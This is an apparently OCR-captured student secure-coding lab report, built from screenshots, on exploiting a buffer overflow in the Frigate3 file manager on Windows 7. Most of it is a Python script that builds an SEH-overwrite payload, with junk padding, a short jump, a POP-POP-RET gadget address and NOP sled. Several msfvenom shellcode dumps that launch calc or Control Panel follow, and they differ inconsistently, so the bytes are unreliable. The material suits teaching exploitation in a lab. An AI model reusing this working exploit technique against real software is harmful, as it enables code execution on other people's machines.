


SECURE CODING LAB

Name : Hemanth Morampudi

Reg.no:18BCE7181

Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help



Windows 7
Build 7601
This copy of Windows is not genuine

08:30
04-05-2021

exploit2.py - Notepad

```
File Edit Format View Help
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
```

```

exploit2.py - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"

```

```

exploit2.py - Notepad
File Edit Format View Help
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"

```

```

exploit2.py - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4b\x0c\x01\x40"
#40010c4b 5b POP EBX
#40010c4c 5d POP EBP
#40010c4d c3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp] (C:\Program Files\Frigate3\rt160.bp)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"

```

Kali-Linux-vbox [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
kali@kali: ~
10:38 PM
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x5b\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6e\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x46\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x44\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"
buf += b"\x63\x34\x4e\x6b\x65\x51\x48\x50\x4f\x79\x42\x64\x64"
buf += b"\x64\x46\x44\x43\x6b\x33\x6b\x53\x51\x50\x59\x43\x6a"
buf += b"\x53\x61\x49\x6f\x59\x70\x61\x4f\x53\x6f\x61\x4a\x4e"
buf += b"\x6b\x37\x62\x5a\x4b\x4c\x4d\x63\x6d\x50\x6a\x47\x71"

```



```
Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:40 PM
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
buf += b"\x4d\x65\x74\x30\x75\x39\x74\x70\x58\x4e\x6b\x33\x68"
buf += b"\x34\x64\x55\x51\x38\x53\x32\x46\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x71\x48\x45\x4c\x77\x71\x48\x53\x4e\x6b"
buf += b"\x63\x34\x4e\x6b\x65\x51\x48\x50\x4f\x79\x42\x64\x64"
buf += b"\x64\x46\x44\x43\x6b\x33\x6b\x53\x51\x50\x59\x43\x6a"
buf += b"\x53\x61\x49\x6f\x59\x70\x61\x4f\x53\x6f\x61\x4a\x4e"
buf += b"\x6b\x67\x62\x5a\x4b\x4c\x4d\x63\x6d\x50\x6a\x47\x71"
buf += b"\x6c\x4d\x6f\x75\x4d\x62\x77\x70\x35\x50\x45\x50\x70"
buf += b"\x50\x72\x48\x55\x61\x6e\x6b\x52\x4f\x6e\x67\x6b\x4f"
buf += b"\x59\x45\x4f\x4b\x48\x70\x6f\x45\x59\x32\x72\x76\x51"
buf += b"\x78\x6e\x46\x6c\x55\x4f\x4d\x4d\x69\x6f\x6a\x75"
buf += b"\x65\x6c\x33\x36\x53\x4c\x76\x6a\x6b\x30\x39\x6b\x79"
buf += b"\x70\x31\x65\x54\x45\x6d\x6b\x73\x77\x75\x43\x61\x62"
buf += b"\x30\x6f\x72\x4a\x53\x30\x33\x63\x6b\x4f\x6a\x75\x63"
buf += b"\x53\x30\x6f\x70\x6e\x50\x74\x61\x62\x52\x4f\x72\x4c"
buf += b"\x77\x70\x41\x41"
```

Adjust your computer's settings

View by: Category



System and Security
Review your computer's status
Back up your computer
Find and fix problems



Network and Internet
View network status and tasks
Choose homegroup and sharing options



Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings



Programs
Uninstall a program



User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user



Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution



Clock, Language, and Region
Change keyboards or other input methods
Change display language



Ease of Access
Let Windows suggest settings
Optimize visual display

Adjust your computer's settings

View by: Category



System and Security
Review your computer's status
Back up your computer
Find and fix problems



Network and Internet
View network status and tasks
Choose homegroup and sharing options



Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings



Programs
Uninstall a program



User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user




Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution



Clock, Language, and Region
Change keyboards or other input methods
Change display language



Ease of Access
Let Windows suggest settings
Optimize visual display



```
Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
10:30 PM

File Actions Edit View Help
kali@kali: ~
kali@kali: ~
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b''
buf += b'\x89\x01\x09\x03\x09\x71\x0f\x5f\x57\x59\x49\x49\x49'
buf += b'\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49'
buf += b'\x37\x51\x5a\x6a\x41\x58\x58\x30\x41\x30\x41\x6b\x41'
buf += b'\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42'
buf += b'\x58\x50\x38\x41\x42\x75\x4a\x49\x6c\x58\x68\x4c'
buf += b'\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55'
buf += b'\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x58\x4c'
buf += b'\x4b\x62\x72\x40\x4c\x6c\x4b\x43\x62\x62\x34\x6a\x6b'
buf += b'\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56'
buf += b'\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62'
buf += b'\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58'
buf += b'\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32'
buf += b'\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46'
buf += b'\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61'
buf += b'\x6e\x6b\x73\x60\x65\x70\x66\x65\x31\x30\x43\x4c\x4b\x72'
buf += b'\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64'
buf += b'\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b'
buf += b'\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70'
buf += b'\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33'
buf += b'\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38'
buf += b'\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52'
buf += b'\x6b\x4e\x6b\x40\x78\x67\x66\x67\x71\x78\x53\x4e\x6b'
buf += b'\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76'
buf += b'\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x38\x5a'
buf += b'\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x44\x6e'
buf += b'\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31'
buf += b'\x6c\x4d\x6d\x55\x38\x32\x63\x30\x37\x70\x67\x70\x42'
buf += b'\x70\x33\x58\x66\x51\x6c\x4b\x70\x6f\x4d\x57\x69\x6f'
buf += b'\x5a\x75\x6d\x6d\x4a\x58\x4c\x75\x49\x32\x31\x46\x33'
```



```
Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:37 PM
File Actions Edit View Help
(kali@kali)~$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x42\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
